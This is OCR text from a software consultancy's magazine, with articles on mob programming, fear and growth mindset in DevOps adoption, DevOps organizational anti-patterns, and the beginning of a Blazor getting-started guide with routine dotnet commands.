The culture of sharing, by exchanging knowledge, adopting continuous learning and breaking down barriers by forming cohesive teams, is implicitly carried out.

Focusing on delivering the same piece of code makes everybody learn simultaneously about the delivery process and the way a feature is implemented. This strengthens the software craftsmanship culture that is required to excel. Team members learn about things that are out of their comfort zone or specialism. This will lead to building up cross-functional, or T-shaped, team member profiles.

If an impediment pops-up it will be discussed immediately (and removed if possible), because it is out-in-the-open and the whole team suffers from it at that very moment. Working together on the same goal gives a shared purpose and strengthens team cohesion, leading to a culture of trust. Last but not least, these are important ingredients for employee and job satisfaction. Altogether this is fostering the DevOps culture.

Increases productivity and quality
Critics say that this way of software development will be slower, and will take more time than working in a more traditional way. However, research has proven that peer-review and code-inspection is one of the most powerful ways of detecting bugs early. You are shifting bug detection to the left of the software delivery process. This could be even more powerful than automatic testing. Shifting left increases productivity and quality, because early detection leads to less rework.

When you also take into account the time that you need to achieve sharing and changing culture when everyone works in a traditional way, there is no reason to assume that Mob Programming may be less efficient than any another approach.




Figure 5: Basic workspace setup to get started (source: Mob Programming, Woody Zuill)

Getting Started

When asked how to get a team motivated to start Mob Programming, Woody Zuill answered that the goal should not be to do Mob Programming. That they had never set out to do Mob Programming. They wanted to maximize their learning, knowledge sharing and innovation. By ruthlessly striving to achieve these goals through endless experimentation, their way of working eventually led to Mob programming as we know it now. His advice was: If you want people to do Mob Programming, get them sold on the goal.
Then again: **Who wouldn't want to work in an innovative environment where everyone is helping each other learn and where you can experiment safely?**

Like many other practices and techniques, it's hard to accept that when you start, you may not get all of the promised benefits immediately. As a team you may need to get together much more than in the past. Issues will surface and you may need help from a skilled facilitator to get through the first hurdles.

To get started you will need:
› A team that wants to try!
› A big screen or projector
› A workstation or laptop to work on
› One or more keyboards and mice (people have their preferences)
› A flipchart or whiteboard
› A goal
› The safety to try new things.

We challenge you

Applying Mob Programming can speed up your DevOps adoption process. It encourages sharing and makes you adopt your culture on the spot. You can choose to apply it rigorously with an Extreme Programming mindset, but if this is too ambitious or a step too far, you can also do small experiments. Working like this for a few hours, like we did in training, will already give you a lot of insights. We would like to challenge you to have the courage to start experimenting and we look forward to hearing your thoughts. </>

References

› Mob Programming: A whole team approach, Woody Zuill and Kevin Meadows Mob Programming website http://mobprogramming.org
› Agile Alliance https://www.agilealliance.org/glossary/mob-programming
› A game for exploring the development practice of mob programming https://github.com/willemlarsen/mobprogrammingrpg

Growing your DevOps mindset

"Hi, I am John. As technical lead within my company, I am responsible for making the right technical choices that should be implemented by all our development teams. One of the main goals of our senior management is to ensure that our solutions will be of higher quality. Two years ago, we had two production outages and a security breach, which has cost the company a lot of money. Afterwards, it appeared that this was caused by some major flaws in the software design and implementation that did not follow the architectural guidelines. As a solution, I have written a new software architecture document with rules and guidelines to which the teams need to comply.

Authors René van Osnabrugge & Martijn van der Sijde

It came to my attention that not all teams want to comply because they do not agree with my approach and have not been involved. The thing is that we have always worked like this in our company and I think management wants it to be done in this way. I can't change anything about it.

The teams do not want to write good software, so I have to check everything myself. The problem is that I don't have the time to monitor all teams to check off the guidelines that I have given them. It is really necessary because obviously, the teams don't have the required knowledge. Given the chance, they will work around my plans, because they don't see the added value (talking about a lack of knowledge...). They have asked me to help them out with some issues, but I don't understand why I should and why it is all so difficult. I could do it myself, but that is not my job. Besides, as I said, I don't have the time for it. Then, one of our more experienced guys offered to help me out. Very nice of him, but what's in it for me? It will probably also take ages to get him up to speed, assuming that this can be done.

During some of the discussions, the teams told me about DevOps and how that could help me solve some of my problems. I don't know a lot about it, but it seems that it requires a lot of effort to achieve the same thing. I also think it's a hype that's not worth investing time in because it will not give us the benefits we hope for. Besides that, I can't go to management and propose these kinds of changes. If they want me to change the company, they would have made me a manager instead of a technical lead. Oops, looking at the time, sorry, I have to leave you and run to my next meeting now."

Fear and Mindset

That was John. And we bet it sounds slightly familiar. But what is he actually saying, and why? To understand that, it is important to gain a little more understanding of how someone thinks and acts. No, you don't have to be a psychologist with deep insights into human behavior, but some basic understanding would greatly benefit our goal of growing a DevOps mindset.

Fears

The first thing that should be realized is that not everyone is as open, transparent and cooperative as we would like them to be. In many cases, this can be traced back to a primary human emotion: fear. In our modern time, fear is a strong motivator to do the wrong things. In dangerous situations, fear is a good thing. It helps us to stay focused and gives us "superpowers", but in a normal work-related surrounding, fear is poison. If you can't relax, trust people, be open and transparent, your behavior changes and with your behavior, the behavior of others as well.

There are a number of different fears[1] that can be recognized:
› The fear of losing your job
› The fear of being embarrassed
› The fear of feeling inferior

The question to answer is: why do people have these fears and how do these fears reflect in their behavior? This really touches on psychology and how we as humans behave in different situations. For example, when you take a good look at Maslow's Hierarchy of Needs[2] and map these fears to this hierarchy, it starts to make sense.

[1] https://xpir.it/xprt6-mindset-1
[2] https://xpir.it/xprt6-mindset-2

Maslow described the human needs in his five-stage model. The phases describe what motivates us to grow. When a phase is met, you grow to the next phase to eventually end up in the fifth phase. Within the first four phases we are motivated because our needs are unmet. And the longer it takes to meet them, the more motivated we become. When the need is met, the motivation decreases. The fifth phase works the other way around. The fifth phase describes a longing for growth or fulfilled being. It is hard to get into the fifth phase, because progress is often disrupted by a failure to meet lower level needs. And quite often the failure is coming from within, caused by actions based on fear.

A job is, on many occasions, a direct implementation of the first phase. It provides food, drinks and shelter. Fear of losing your job is exposed in many ways. People that keep their opinion to themselves, or people who just do what they are told to do, regardless of whether they agree. But also people who deliberately block others in doing the right thing, because it might do them harm. Egocentric behavior can also be caused by this fear.

Another element is that nobody wants to be alone. Humans are social beings. We want to belong to a group. This starts when we are kids. It doesn't matter whether we want to belong to the popular, the alternative or the geeks, but we want to belong. If we belong to a group, we do not want to be kicked out. If we say the wrong things or propose a strange solution, what might they think? Will we still belong? These examples refer to the fear of feeling embarrassed and the opinion of others.

When we climb up to the fourth phase, esteem, the behavior starts to shift towards status, respect and recognition. Once there, the fear of feeling inferior is looming. Doing things that do not fit our status might harm us. For example, a CEO might think that cleaning out the dishwasher or helping out to install a new PC is not appropriate. While the Maslow hierarchy describes real human needs and the fears describe the protective behavior that comes with it, the question should be asked whether the behavior that people expose contributes to achieving a company's goals. In our modern society with educated generations, the exposed behavior is usually not the way to fight the fear. So why are people behaving the way they do, even it is not constructive?

Fixed and Growth Mindset

In 2006 the psychologist Carol Dweck published a book called "Mindset", which covered decades of research on achievement and success. Dweck describes two types of mindset a person can have and what influence this has on their behavior: a fixed mindset or a growth mindset.

	Fixed Mindset	Growth Mindset
Goal	Looking smart	Learning & improving
View of effort	Negative	Positive
Challenge-seeking	Avoids challenges	Seeks challenges
Change represented as	Threat	Challenge
Respons to setbacks	Helpless	Resilient
Response to criticism	Defensive	Learning-oriented
Views others' success	As threats	As lessons & inspiration
Attributes wrong-doing to	Fixed traits	Situations & motivations
Response to wrong-doing	Punish, retaliate	Educate, compromise
Upon life challenges	Higher depression	Higher resilience

Source: Mindset Works[3]

[3] https://xpir.it/xprt6-mindset-3


René van Osnabrugge

In a fixed mindset, people believe their basic qualities, like their intelligence or talent, are simply fixed traits. They spend their time documenting their intelligence or talent instead of developing them. They also believe that talent alone creates success, without effort.

In a growth mindset, people believe that their most basic abilities can be developed through dedication and hard work. Brains and talent are just the starting point. This view creates a love of learning and a resilience that is essential for great accomplishment.[4]

The story of John and theoretic insights combined

Chances are that John will not achieve the goals he intends to. Knowing the theoretic explanation of mindset and fears, let's see what is preventing John from being successful. A few fears and a clearly fixed mindset are preventing this.

John regards the success of others, though it could contribute to his goals, as a threat instead of an opportunity. The leadership and courage that his colleague is displaying by offering to help out, isn't appreciated, which will prevent people from acting like this in the future. He regards any effort in trying a different approach, DevOps in this case, as fruitless upfront. In addition, he looks at the teams as being incapable of doing their jobs instead of seeing room for them to adapt and learn, based on shared goals. These are all symptoms of a fixed mindset. His focus is on looking smart instead of the desire to learn. A continuous improvement mindset isn't stimulated.

Having the teams look up to him as an authority to get his plans done seems important to him. Admitting that he doesn't know a lot about the proposed improvements is not an option. His fear is that he will be embarrassed by the fact that he himself also has a lack of knowledge in a certain area. He is also refusing to help them out for the same reason and also because he might think of it as something that is below his stature. Saying that it is not his job could be his fear of doing something that he regards as inferior to his responsibilities.

The result is that there is no open discussion about what can be improved together with the teams at all. Looking at his approach to achieve his goals, he is accepting the status quo. He thinks that management wants it done in this way, so he can't change anything about it. The point is that he doesn't know for sure and he avoids having a conversation with management and the teams about it. Moreover, the fear of losing his job also contributes to not proposing any changes.

How is this related to DevOps?

Everything that we described above is generic. It can be applied to any person in basically any situation, so what relation do these fears and mindset have with DevOps? When an organization wants to make the transformation to a DevOps organization, the first things that come to mind are technology-based: create pipelines, automate scripts, bring people together, monitor etc. But only implementing the technology and putting people in the same room is not a guarantee for success.

DevOps is also enforcing a huge change to people. People will have to do other jobs than they were used to. They need to work with people they have never worked with before. They have to learn new technology and adopt new practices. And in many cases, they will lose their current job to be replaced by another, totally different, one. The natural resistance to these changes has everything to do with mindset and fears.

For a successful DevOps transformation, we need to give a lot of attention to this aspect. How do we help people to make the shift? The first step is to start nurturing a Growth Mindset. We can do this by praising behavior instead of results. Encourage learning from both success and failures and focus on improvement instead of blame.

Organizations and their management play a big part in this by creating a safe environment for people to practice this. When people feel safe and do not fear for their jobs, they can move on to the next phase of overcoming the fear of embarrassment. By stimulating people to just ask questions if they do not understand, even it feels like a dumb question, or make suggestions on things that are usually out of your league, they start to notice that their fear of embarrassment is not realistic. Usually, others praise you for raising a question or making a suggestion that others can build on. You need to ask a lot of questions and make a lot of suggestions to put things in motion.

People who work in a group should treat each other as equal even if they are not in the same organizational hierarchy. Reward people for doing the work that should be done, even it is not in their job description, focus on the greater good and team goals instead of individual goals. This also will gain them respect and status, albeit in another sense.

Conclusion

When looking back at John's introduction and his reasoning, it is clear that John could be more successful. His fears and mindset play an important role in his chance for success. And it does not only affect him, it affects others as well. When implementing DevOps, consider that, besides all the great automation and technology, people are involved and need to be on board in order to make it work. Technology is not enough. It is using the technology that makes the difference. This is why growing a DevOps Mindset without fear is key to your success! </>

[4] https://xpir.it/xprt6-mindset-4

Sharing what you know is the absolute core of working together - and you can learn to do it even better!

Exchanging knowledge is the essence of good collaboration. But how you communicate what you know, or don't know, can make or break a team. Does the information bring value to the team members, or not? How does it ultimately impact the business? You can learn and improve your collaboration skills through our real-world, experience-based courses.

Here's some lessons-learned from participants and trainers:

"To go from a good team to a truly collaborative team, you need interaction, trust and mutual interdepency. Every team member is adding to an amazing result, which is why the team is worth more as a whole than as a group of individuals."
Theo Gerrits, Certified Agile Master, teaches the Certified DevOps Fundamentals and Practitioner Training.

"We needed a way to experience the usual bottlenecks in cooperation between colleagues, and that offered a hands-on learning moment to discover how we could improve in our process."
ASR played The Phoenix Project – A DevOps Simulation Game to learn about DevOps with their entire team.

"It's about the moments where you collaborate and inevitably fail as a team. It makes you reflect on the patterns you default to under pressure."
Knab bank was taught in Professional Scrum Developer with .NET by PST and MVP Jesse Houwing from Xpirit.

At Xpirit we love to share our knowledge with you.

Looking to improve your collaboration skills? Find your next training at training.xebia.com

Why DevOps isn't working in your organization

"DevOps is a way of working that is becoming more and more popular with software development teams to increase their agility and to be able to build better software faster." The problem in this description is the focus on "development teams". DevOps isn't about development or operations teams, but it's a way to deliver better customer value in any way possible. Development and operations are traditional teams that are at the center of this process and this is why most organizations only focus on this area of DevOps. The only way to really succeed in DevOps is by creating teams that can take full ownership of the customer journeys they build and operate.

Authors Geert van der Cruijsen & Rob Bos

DevOps requires teams that have an entrepreneurial spirit and consist of engineers who operate with courage, and who are willing to learn and improve themselves. This mindset is needed to build and deliver the best customer experience possible.

Silicon Valley startups like Facebook, Uber & Spotify made the DevOps movement popular. What is the big difference between them and your organization? These digital native companies have embraced DevOps from the get-go and have an organizational structure that matches this mindset. Conway's law states: *"Any organization that designs a system will produce a design whose structure is a copy of the organization's communication structure."* And since most organizations weren't created with DevOps in mind, there is no real fit with DevOps.




Figure 1: Amoeba-like structure of startups without hierarchy vs traditional hierarchical organization

A common problem that these startups have solved, is that they don't see IT as a cost center but as part of the value chain delivering customer value. This is the core of DevOps: delivering customer value.

Some people only see DevOps as breaking down the "wall of confusion" between developers and operations. As long as these departments or teams are driven by different goals they will never work in harmony.





Figure 2: cost driven IT organizations

We've seen and helped many organizations taking the journey to a DevOps culture and regularly see organizations experiment (which is a good thing) with implementing DevOps. There are a couple of anti-patterns we often come across:



(source: https://web.devopstopologies.com/)

These three team set-ups often start as a good initiative when people in an organization want to increase speed to be able to cater better to the rapidly changing world around them.

When DevOps is an initiative that is only supported by dev teams (A), they're stating that they don't need operations, and this can be fine for really small applications. This often becomes more difficult when applications have to integrate into a larger application landscape, or have demanding operational requirements.

The opposite is DevOps only being part of Operations (B). This often happens when organizations try to modernize their Operations department and try to adopt DevOps. This approach will probably help in automating some processes, but it lacks integration with Development teams to be able to build better software faster.

One of the most common patterns we've seen in organizations is where a new DevOps team is created between Dev & Ops. This might initially be a logical choice that closes the gap between the teams, but this often strands with the DevOps team becoming the new Ops. If more development teams join the movement, this team gets overloaded with operational tasks and in the end, there is no difference between options B & C. However, this approach can work successfully when this team is a temporary or a virtual team.

These antipatterns have one thing in common.
They acknowledge the gap between Development and Operations and try to fix it with tools or an extra team.

Common pains of failing DevOps implementations

A lot of organizations are struggling to get their daily work done. They're focusing on adding more and more features, but they forget to look at the bigger picture: the processes in place that dictate a rigorous methodology, instead of a lean one.

Think about your engineers telling you about not being able to touch a certain server, or not being able to measure the speed or usage of features. Or when they rely on the work of another team and they have to wait for that work to be finished before they can continue with their part of the change.

Problems caused by software architecture

A pattern we often see is that all layers of a solution are separated into services with communication between them, in an attempt to increase the decoupling of the individual services. In reality, these services still cannot be updated independently, because the contracts between them are so rigorous that a service cannot talk to another service with an older version.

"Our Xpirit digital neurosurgeon, because he puts the brains in your DevOps bots."

Marc Duiker about Geert van der Cruijsen

Geert van der Cruijsen

Following from that, we still see organizations horizontally dividing teams according to the architecture of their software: the front-end, back-end, and services are separated into different teams, with hand-offs to another team for each layer. This means that multiple teams are involved for every change in the communication between these layers. These types of ceremonial steps take too much time with too many people. Stop with all this layering!

Changing the architecture from this model can be quite challenging. Give a team control over every aspect of the parts of the architecture they're responsible for. For instance, if they need to add a field to the database, create an easy way for them to do so, without an entire committee to approve those changes. If you can update that database more easily, you have removed an obstacle for the team. Update the parts of the process which check that the database is in a good state while deploying to the next environment, and you will experience increasing confidence during the release process.

Problems caused by Infrastructure

The divide between developers and operational engineers still is a big issue for some customers. Developers do not feel responsible for the software that's running in production, have no insight into telemetry, and point their fingers at operations for almost all issues. At the same time, operational engineers are not asked to attend meetings when new features are being worked out. Teams structured like this cannot change the infrastructure easily, and have to ask someone else to make these changes. When development starts to iterate faster and deploy in smaller increments, infrastructure becomes a common hurdle. If a dev team has to ask the ops team to provision a server and has to wait more than a week, they're stalling the first team. Organizations find the move to the cloud hard to facilitate because people who need a change to network infrastructure often aren't empowered to make that change themselves, resulting in slow-moving development teams that have trouble delivering value to the end-user. Break down the barriers to infrastructural changes, and move to infrastructure as code to get a better understanding of the necessary elements in your architecture. That way, changes are better traceable, will have less impact, and can be reverted more easily.

Culture & people problems

Organizations often fail to change the culture, because they don't change the culture through all teams, but just a subset. It is very important to let go of individual roles like 'developer' and 'tester', and change the mindset to being a team of engineers. Of course, some of them have a strong skillset associated with their old roles, but each engineer in a team should understand the entire solution that their team is responsible for, and should be able to pick up a multitude of tasks within their team. That way, you are less reliable on that one employee who always fixes firewall issues, or that deployment that got stuck between two environments (and of course she isn't available right now!).

Problems caused by the way of working

A common error we encounter frequently is that there is no clear definition of 'work' for a team. Or when there is some understanding of what constitutes work, there is no attention to the definition of 'done': when do we agree that the work has been completed? Is that when a feature has been developed, tested by the developers and tossed over to operations who have to implement the new version in the next environment in the DTAP flow? Is making a change to an existing feature 'work'? Is running around deploying hotfixes 'work'?
Defining a clear definition of done can really change the attitude and the way people work. A good way to clarify all the work that's being done, is to make sure that all types of work are accounted for: business projects, internal projects, changes and unplanned work[1]. Especially that last category is forgotten most of the time, while it is often the culprit of not achieving a goal.

Make DevOps work in your organization

Organizations that are leading the digital revolution are the organizations that **really** embrace the true DevOps mindset. Customer value driven teams that can work autonomously and that are all aligned in their purpose: delivering better customer value.




Figure 3: Value-driven organizations

So how do we move here from existing organizations?
To introduce this alignment you have to make changes to the hierarchical structure of your organization and create an environment for creative, experimental, entrepreneurial teams.

This can be created in existing organizations by cutting loose several (development and operations) teams from the existing hierarchy and letting them work without the existing boundaries and rules. These teams can be connected to the hierarchy where they actually do benefit from the hierarchy, such as HR or finance.

We see a lot of organizations that only think about the financial costs of their IT organization. Every possible solution has to be fully specified, including the cost implications (both time and monetary) that come with it. These organizations can't change course in an efficient manner and experience a lot of pain testing new technologies. This also results in employees that aren't free to experiment with new technologies, which leaves them feeling disempowered. Whereas that freedom can provide faster iterations, improve quality and even bring lower costs for those teams, if done in the right way.

Start talking with teams about the value they can add instead of the cost they incur to the organization. Then empower them to make the necessary changes happen and give them responsibility for it! Of course: this doesn't mean they need to be let loose and to run through walls, but they do need to be more in control of all aspects of their work.

Give teams the freedom to spin up servers in a controlled and secured network topology, include an engineer with specialized network security skills in the team, and talk about the added value of doing so: can they move faster? Can they test better and in a more controlled manner? Does it add valuable insights to code quality? Does it help in improving site reliability? Does it add better security and understanding of the necessary boundaries? Many DevOps organizations formalize the creation of servers and other moving parts of an environment by creating a platform team: they provide a self-service solution in which teams can initiate the requests for new servers, databases, etcetera. This is a great way of empowering the teams to perform these tasks themselves.





Figure 4: Amoeba-like structure connected to traditional hierarchy

[1] https://xpir.it/xprt6-devops-1

Factors of a DevOps organization that works well

One of the most important things to keep in mind is that there is harmony between the four factors of building software, i.e. the software architecture, the infrastructure, the people and the team that builds the software and the way in which work is distributed to them.



A commonly made mistake is changing only one or two of these areas in an organization and then running into problems at a later stage because the other areas are bound to become obstacles.

Changing everything at the same time seems like a really large change and it is! But it enables teams to be really entrepreneurial and get the best work done. Start by finding your biggest bottlenecks and then find ways to remove them. The software architecture has to be set up to make sure that it is not coupling systems in ways that block teams from changing and releasing their part. Event-based microservices and Domain Driven Design (DDD) are example patterns that support your architecture to allow teams to create boundaries between areas of software for which a team is responsible. It is possible to carve out small parts of existing legacy systems and decouple them through messaging patterns and patterns like the "Anti-Corruption Layer"[2]. The best way to do this is to start with by creating a small, single vertical slice that affects all layers of the landscape, and prove that this architecture will work. After that, you can cut an existing monolith into smaller chunks.

If all teams are using a shared infrastructure that they can't control themselves or if they rely on others to do things like deployments or adding databases to the landscape, this is likely to cause friction and delays. Especially if the other team is a cost-driven team focused on reducing costs.

Public clouds such as Azure or AWS allow teams to set up and maintain their own infrastructure based on Platform as a Service (PaaS) features, making it easier to (re)create it through Infrastructure as Code. When you can spin up an environment in minutes instead of weeks, you can move a lot faster.

The way work is being distributed has to be aligned with how the teams are set up. It should give the team enough freedom to come up with the best solution for a functional problem instead of detailed instructions created by an architect in an ivory tower far away from the team. The focus should also be on the total cost of ownership instead of direct customer value only. Short-term focus on customer value often increases technical debt because shortcuts are used to be able to meet stakeholder demands.

All these factors require teams of people who are willing to take risks and have an entrepreneurial mindset. Without these people, DevOps is almost guaranteed to fail. This mindset is only present if the company culture will allow it. Martijn and René have written another article on the DevOps mindset called: "Growing your DevOps mindset" that can also be found in this magazine.

Conclusion

Introducing DevOps isn't easy, especially in large organizations with a large existing IT landscape. If you want to succeed in making the transition to DevOps, make sure you keep the four dimensions in mind: People, Work, Architecture & Infrastructure.

Remember to start with small experiments and choose a process that affects more than one existing team: transform the current layers in your horizontal organization into more flexible, vertically situated teams that are cross-functional and that can deliver end to end business value.

Experiment, fail, start over. That should be the mindset in a DevOps organization. If you focus on delivering value together and empower your people to have this DevOps mindset, they will achieve great things. </>

[2] https://xpir.it/xprt6-devops-2

Introduction to Blazor

Blazor is a new experimental .NET web framework created by Steve Sanderson of Microsoft. It utilizes the WebAssembly technology together with Mono to render the User Interface in the client's browser. The cool thing about Blazor is that it can be used to create a web front-end (single page application), rendering regular HTML, with all the coding in C# and Razor syntax instead of JavaScript! For the back-end, you can use whatever technology you like. Using ASP.NET Core with C# provides a nice development flow and creates less context switching between languages in the back- and front-end: they just use the same language! Even the places in which we would normally use JavaScript, can now be coded using C#. How cool is that!

Author Rob Bos

This article guides you through the steps needed to start developing with Blazor and get a feel for the new possibilities provided by this new framework. I am working with version 0.3.0 for this article.

Note: this new framework is marked 'Experimental' for a reason: it still has some rough edges!

Known issues at the time of writing this article:

- You can't run and debug in Visual Studio in combination with IIS (both dotnet run and IIS Express work well).
- All modern web browsers (even mobile) accept the WebAssembly, but older browsers use a fallback with a JavaScript polyfill. These fallbacks aren't available yet for IE11.
- Debugging with Visual Studio inside the WebAssembly itself isn't supported yet.
- Do not use a hyphen or space in your new project name. Currently, there is a bug in Blazor that will break the tooling.
- The current update cadence is about two weeks from version 0.1.0 to 0.2.0 and 0.3.0, and the team is planning to stick to that speed.

Prerequisites for installation:
For a full installation guide, you can follow the steps in Microsoft's Preview Announcement[1]. In short, the prerequisite steps are:

1) Install the .NET Core 2.1 Preview 1 SDK.
   To also have Visual Studio tooling available, you also need the latest Visual Studio Preview version and the Blazor Extension:
2) Install the latest of Visual Studio 2017 (15.7) with the ASP.NET and web development workload.
   Note: You can install Visual Studio previews side-by-side with an existing Visual Studio installation without impacting your existing development environment.
3) Install the ASP.NET Core Blazor Language Services extension from the Visual Studio Marketplace.
   Note: you can find the links to download the prerequisites in the announcement[1].
   Specifics for version 0.3.0[2].

.NET core

If you don't want to wait for the full Visual Studio download and install, you can start by dropping into your command line and getting the Blazor Templates:

```
dotnet new -i Microsoft.AspNetCore.Blazor.Templates
```

After that, you will see that there are three new Blazor Templates available:

› Blazor (hosted in ASP.NET server)
› Blazor (standalone)
› Blazor Library


Navigate to a folder in which you want to save the new solution and trigger the create project from the template command:

```
dotnet new blazor -o BlazorTestApp
```

Change into the new directory and run it.

```
PS C:\Users\RobBos\source\repos> cd .\BlazorTestApp\
PS C:\Users\RobBos\source\repos\BlazorTestApp> dotnet run
Using launch settings from C:\Users\RobBos\source\repos\BlazorTestApp\Properties\launchSettings.json...
Hosting environment: Development
Content root path: C:\Users\RobBos\source\repos\BlazorTestApp
Now listening on: http://localhost:42207
Application started. Press Ctrl+C to shut down.
```

You can now test the application in your browser:



This is a project, coded in Razor and C#, compiled to an assembly and running in a browser!

If you open the developer tools and check the network calls, you can see the files that your browser downloads to render the page:


Name	Status	Size	Time
localhost ①	200	747 B	15 ms
bootstrap.min.css	200	24.5 KB	154 ms
site.css	200	1.1 KB	154 ms
bootstrap-native.min.js	200	8.3 KB	152 ms
blazor.js	200	50.2 KB	154 ms
mono.js	200	49.1 KB	13 ms
mono.wasm	200	797 KB	110 ms
favicon.ico	200	747 B	37 ms
BlazorTestApp.dll ②	200	6.6 KB	14 ms
Microsoft.AspNetCore.Blazor.Browser.dll	200	15.4 KB	16 ms
Microsoft.AspNetCore.Blazor.dll	200	44.4 KB	18 ms
Microsoft.Extensions.DependencyInjection.Abstractions.dll	200	17.9 KB	35 ms
Microsoft.Extensions.DependencyInjection.dll	200	22.9 KB	17 ms
mscorlib.dll	200	640 KB	68 ms
netstandard.dll	200	9.3 KB	24 ms
System.Core.dll ③	200	139 KB	55 ms
